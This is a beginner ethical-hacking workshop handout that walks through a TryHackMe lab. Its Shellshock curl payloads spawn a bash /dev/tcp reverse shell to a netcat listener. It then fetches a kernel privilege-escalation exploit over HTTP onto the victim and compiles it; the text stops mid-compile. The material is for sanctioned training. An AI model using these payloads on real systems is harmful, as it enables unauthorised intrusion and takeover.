


Saihat's Beginner's Ethical Hacking Workshop – Featuring TryHackMe Shellshock Vulnerability Edition


Pre-Workshop Setup

Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
<https://tryhackme.com/>
(register for an account if you do not already have one)
2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.
3. Navigate to the Inclusion room at the following URL:
<https://tryhackme.com/room/0day/>
(if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)
4. Click the **green** “Join Room” button located inside the light blue bar near the top of the page.



NOTE Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.



Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Compromising the Testing machine after a vulnerability is discovered.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue ‘**Start AttackBox**’ button at the top of the webpage.

Step 2 - Press the green ‘**Start Machine**’ button located at the top right corner of the Task 1 section.

Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
Terminal
File Edit View Search Terminal Help
01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-mac
hine/tryhackme-attack-machine#changelog


Usage Instructions:
1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.



Part 2

Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red Active Machine Information banner)

| Active Machine Information | | | |
|----------------------------|---------------|------------|---|
| Title | IP Address | Expires | <div>?</div> <div>Add 1 hour</div> <div>Terminate</div> |
| 0day | 10.10.135.130 | 1h 58m 33s | |

Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

```
echo "<IP_ADDRESS> 0day.thm" >> /etc/hosts
```

Step 4 – Check that our command processed properly by entering the following command:

```
cat /etc/hosts
```

```
root@ip-10-10-127-135: ~
File Edit View Search Terminal Help
root@ip-10-10-127-135:~# echo "10.10.11.11 0day.thm" >> /etc/hosts
root@ip-10-10-127-135:~# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      tryhackme.lan  tryhackme

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.10.11.11  0day.thm
root@ip-10-10-127-135:~#
```

CONTEXT

By adding this entry to the **AttackBox's** **hosts** file we have assigned the address **0day.thm** to our target's IP, meaning that we can use **0day.thm** in our web browser or any of our scanning programs. The Linux **cat** command is used to read files, and in this case we read the hosts file in the **/etc** directory to check whether or not we were able to successfully add an entry to it.

Part 3

Objective - Enumerate Open Ports on Target Host

Step 1 – In your **AttackBox** terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

nmap 0day.thm

```
root@ip-10-10-127-135:~# nmap 0day.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-02 07:09 BST
Nmap scan report for 0day.thm (10.10.228.110)
Host is up (0.026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:23:02:94:55:33 (Unknown)
```

CONTEXT

Nmap is a program that is used in computer networking environments to determine which machines on the network are “live” and which services they have open. By default, Nmap returns the type of the services it finds. The notable ports/services we will attack are the following:

80 / HTTP – Webpage Service

Part 4

Objective – Enumerate the Webserver with Nikto

Step 1 – In the terminal window, run the Nikto web server vulnerability scanner against the **0day.thm** machine with the following command:

nikto -h 0day.thm

```
root@ip-10-10-127-135:~# nikto -h 0day.thm
- Nikto v2.1.5
-----
+ Target IP:          10.10.228.110
+ Target Hostname:    0day.thm
+ Target Port:        80
+ Start Time:         2021-07-02 07:11:58 (GMT1)
-----
```

```
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/index.html: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 12 item(s) reported on remote host
+ End Time:          2021-07-02 07:12:09 (GMT1) (11 seconds)
-----
```

CONTEXT

Nikto is a web server vulnerability scanner, which performs a number of different tests against websites, including software and version enumeration and directory and file name enumeration. In this


case, **Nikto** reports that there is a CGI script present in a directory named **/cgi-bin**. Since we've identified a script file accessible from the webserver, we will test the server for the Shellshock vulnerability using the cURL command.

Part 5

Objective – Check for Shellshock Vulnerability Using cURL

Step 1 – in the terminal, input the following command:

curl -H 'User-Agent: () { ;; }; echo; echo; /usr/bin/whoami' http://0day.thm/cgi-bin/test.cgi



```
root@ip-10-10-209-1:~# curl -H 'User-Agent: () { ;; }; echo; echo; /usr/bin/whoami' http://0day.thm/cgi-bin/test.cgi
www-data
root@ip-10-10-209-1:~#
```

CONTEXT


cURL is a program which allows interaction between our system and a webserver without using a web browser. In this case, cURL is able to send an HTTP request for the test.cgi file, and because the system is vulnerable to Shellshock, after we send a special character string to the server, **() { ;; }**, any other commands we send to the system will be executed and its output is sent back to us. The command we sent to the server was **whoami**, which returns the name of the user that is logged in. The resulting output is **www-data** since the webserver software (Apache) uses that account by default on Linux systems.

Part 6

Objective – Gain Access to the Server via the Shellshock Vulnerability

Step 1 – in the terminal, start a Netcat listener

nc -nlvp 443



```
root@ip-10-10-127-135:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

Step 2 – open a new terminal window and input the following cURL command:

NOTE

In the following command, replace the <ATTACKBOX_IP> portion with our AttackBox's IP address, which can be located at the top of each terminal window.

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/<ATTACKBOX_IP>/443 0>&1' http://0day.thm/cgi-bin/test.cgi
```

```
root@ip-10-10-127-135:~# curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.127.135/443 0>&1' http://0day.thm/cgi-bin/test.cgi
```

```
root@ip-10-10-127-135:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.228.110 53649 received!
bash: cannot set terminal process group (852): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$
```

CONTEXT

First, we setup a Netcat listener to receive the reverse shell connection from the 0day.thm server, then we send a reverse shell connection command via the Shellshock vulnerability and gain access to the server.

Part 7

Objective – Capture the User Flag

Step 1 – in the Netcat terminal, navigate to the Ryan user's home directory and list its contents:

```
cd /home/ryan
ls
```

Step 2 – read the user.txt file:

```
cat user.txt
```



```
www-data@ubuntu:/home/ryan$ cat /home/ryan/user.txt
cat /home/ryan/user.txt
THM{XXXXXXXXXXXXXXXXXXXX}
www-data@ubuntu:/home/ryan$
```

CONTEXT

Cybersecurity challenges are also known as Capture the Flag (CTF) exercises. In networking CTF exercises it is standard to include flag files that represent a certain level of access to the system. The user flag represents low-level user access to the system.

Part 8

Objective – Answer the First Question Under the Task 1 Header


Step 1 – copy the contents of the user.txt file and paste the string into the TryHackMe webpage in the answer box:

Task 1

Flags

Root my secure Website, take a step into the history of hacking.

Start Machine



Answer the questions below

user.txt


Answer format: ***{XXXXXXXXXXXXXXXXXXXX}

Submit


Hint

NOTE

In Linux, we copy text from terminal windows with **Ctrl+Shift+C** instead of **Ctrl+C**, and paste into a terminal window with **Ctrl+Shift+V** instead of **Ctrl+V**. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:



Then highlight the text and **Ctrl+C** to copy it. Now you can copy that text to any other windows on your non-AttackBox computer.



To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then **Ctrl+V** to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

Part 9

Objective – Find a Way to Elevate User Access on the System (Privilege Escalation)


Step 1 – in the **Netcat** terminal, determine the version of OS the system is using:

uname -a

```
www-data@ubuntu:/home/ryan$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64
x86_64 x86_64 GNU/Linux
www-data@ubuntu:/home/ryan$
```


Step 2 – search for a potential local privilege escalation exploit for that version of Ubuntu Linux via web browser search:

search term: **ubuntu 3.13 kernel exploit**



Step 3 – Visit the **exploit-db.com** page:

<https://www.exploit-db.com/exploits/37292>



CONTEXT

Older versions of Operating Systems are more likely to have kernel exploits associated with them, which are vulnerabilities associated with insecure code in the OS. In this case, we'll need to compile the exploit code into an executable file on the victim system and run it.

Part 10

Objective – Copy the Exploit Code, then Paste the Code Into a File and Save It

Step 1 – in the non-Netcat terminal, create a new file in the Nano terminal text editor

nano exploit.c


Step 2 – in our web browser, open the page with the raw exploit code:

<https://www.exploit-db.com/raw/37292>

Step 2 – select all the text on the webpage, then copy it and paste it into the **Nano** editor window

NOTE

We'll need to paste the exploit code into the AttackBox clipboard first (see Part 8), then paste it into the Nano terminal editor with **Ctrl+Shift+V**.



```
root@ip-10-10-127-135: ~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 exploit.c Modified  
/*  
# Exploit Title: ofs.c - overlayfs local root in ubuntu  
# Date: 2015-06-15  
# Exploit Author: rebel  
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)  
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04  
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015-1328)  
*****  
CVE-2015-1328 / ofs.c  
overlayfs incorrect permission handling + FS_USERSNS_MOUNT  
  
user@ubuntu-server-1504:~$ uname -a  
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:35 U$  
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs  
user@ubuntu-server-1504:~$ id  
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
```

Step 3 – save the file:

Ctrl+X
y
press enter

CONTEXT

Now that we have a copy of the exploit code saved to a file, we can upload this file to the victim server.

Part 11

Objective – Make the Exploit File Available by HTTP, then Download the File to the Victim Server

Step 1 – in the non-Netcat terminal issue the following command to serve the exploit file on HTTP:

python3 -m http.server 8080

```
root@ip-10-10-127-135:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Step 2 – in the Netcat terminal, change directories to a writable directory, then download the exploit file from the AttackBox:

cd /tmp
wget <ATTACKBOX_IP>:8080/exploit.c

NOTE

You can obtain your AttackBox IP from the top portion of your terminal windows in the AttackBox.

```
www-data@ubuntu:/home/ryan$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ wget 10.10.127.135:8080/exploit.c
wget 10.10.127.135:8080/exploit.c
--2021-07-01 23:49:33-- http://10.10.127.135:8080/exploit.c
Connecting to 10.10.127.135:8080... connected.
HTTP request sent, awaiting response... 200 OK
Content-Length: 4969 (4.9K) [text/plain]
Saving to: 'exploit.c'

0K .... 100% 103M=0s

2021-07-01 23:49:33 (103 MB/s) - 'exploit.c' saved [4969/4969]

www-data@ubuntu:/tmp$
```

CONTEXT

Now that the exploit file is on the victim system, we will need to compile the file into an executable before we can run the file and gain privilege escalation.

Part 12

Objective – Compile the Exploit File, then Do Some Troubleshooting

Step 1 – compile the exploit file using the **GCC** compiler program:

gcc exploit.c -o exploit

```
www-data@ubuntu:/tmp$ gcc exploit.c -o exploit
gcc exploit.c -o exploit
gcc: error trying to exec 'cc1': execvp: No such file or directory
www-data@ubuntu:/tmp$
```

Step 2 – determine the PATH environment on the system:

echo \$PATH

```
www-data@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.
www-data@ubuntu:/tmp$
```

CONTEXT

The GCC compiler was not able to access files it needs for its operation. Among other things, the PATH variable on a Linux system determines which directories programs can access for resource or library files. When we investigated the PATH environment on this system we saw that there is a typo at the end of the string.

Part 13

Objective – Fix the PATH Variable for our Session, then Compile the Exploit

Step 1 – set the PATH variable for our session:

export PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin

```
www-data@ubuntu:/tmp$ export PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/s
bin:/bin:/sbin
< t PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin
www-data@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin
www-data@ubuntu:/tmp$
```

Step 2 – attempt to compile the exploit file again:

gcc exploit.c -o exploit

Step 3 – give executable permissions to the new file

chmod +x exploit

```
www-data@ubuntu:/tmp$ gcc exploit.c -o exploit
